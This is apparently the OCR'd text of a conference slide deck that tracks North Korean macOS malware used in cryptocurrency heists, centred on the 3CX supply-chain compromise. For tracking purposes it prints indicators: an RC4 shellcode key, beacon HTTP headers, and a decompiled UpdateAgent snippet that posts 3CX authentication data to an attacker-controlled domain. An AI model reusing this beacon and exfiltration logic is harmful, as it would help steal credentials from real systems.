MacOS Components Used in North Korean Crypto-Heists

Surveying Similarity for Tracking

Greg Lesnewich

Presentation Agenda

- North Korea
- Quick Macho Background
- Methodology
- Meet the Moguls
  - UNK_JuiceHead
  - TA444
  - UNK_MachoMan
- Outlook

THANK YOU

LABScon Organizers, Committee, Presenters & Attendees

PalpAPTeam, **eCrime**, **EmergingThreats**, **ADU** & **CORSIG**

Community – Any and All CHOLLIMA CHASERS

90+ Missile Tests

$2 Billion Stolen

22 Sanctions

Why MacOS?

Crypto-bros love their MacBooks

"Mac's Don't Get Viruses Issue"

Thesis Points

No easy overlap methods yet – lets find some!

Green Fields - Great time to get into MacOS Malware


DPRK is clever and innovative – advances where it needs to

01

Where & Why It Started


SmoothOperator

3CX Incident



SmoothOperator | Ongoing Campaign Trojanizes 3CXDesktopApp in Supply Chain Attack


March 29, 2023
by Juan Andrés Guerrero-Saade



UNK_JuiceHead

AKA: **AppleJeus**, Citrine Sleet, SmoothOperator

Methods: Fake Crypto Apps, Telegram Phishing, Office Doc Phishing



C:\Users\<USER>\AppData\Local\Programs\3CXDesktopApp\3CXDesktopApp.exe

Creates an event with the name "AVMonitorRefreshEvent" and checks if it already exists. If it does, the function exits.

Decrypts RC4 shellcode using the key: "3jB(2bsG#@c7"

Shellcode located to FE ED FA CE hex strings


The shellcode is responsible for loading the exported function "DllGetClassObject" from the decrypted DLL.

Checks or creates a 'manifest'-appended file, generates a random number to wait using the specified date, and reads the "MachineGuid" from the registry.

```
accept: */*
accept-language: en-US,en;q=0.9
accept-encoding: gzip, deflate, br
content-type: text/plain
cookie: __tutma={MachineGuid}
```

@FR0GGER_
THOMAS ROCCIA

UpdateAgent



```
if (parse_json_config() != 0 && read_config(rax_7, &var_60)
    _strcpy(&var_468, &var_168)
    *(&var_468 + _strlen(&var_468)) = 0x3b
    _strcat(&var_468, &var_268)
    enc_text()
    _sprintf(&var_1068, "3cx_auth_id=%s;3cx_auth_token_co…"
    int32_t var_106c_1 = 0
    int64_t rax_12 = send_post("https://sbmsa.wiki/blog/_ins
```

Final Payload?

Dropped by compromised 3CX Deployments


Basic recon of target, 3CX info as config, and beacon

Execution	Persistence	Delivery	Internal Naming
n/a	n/a	Post-Exploitation	payload-2

Artifact Tangent - Dylibs

Location-specific set of internal & 3rd party libraries

Not necessarily 1-1 of Windows imports functions



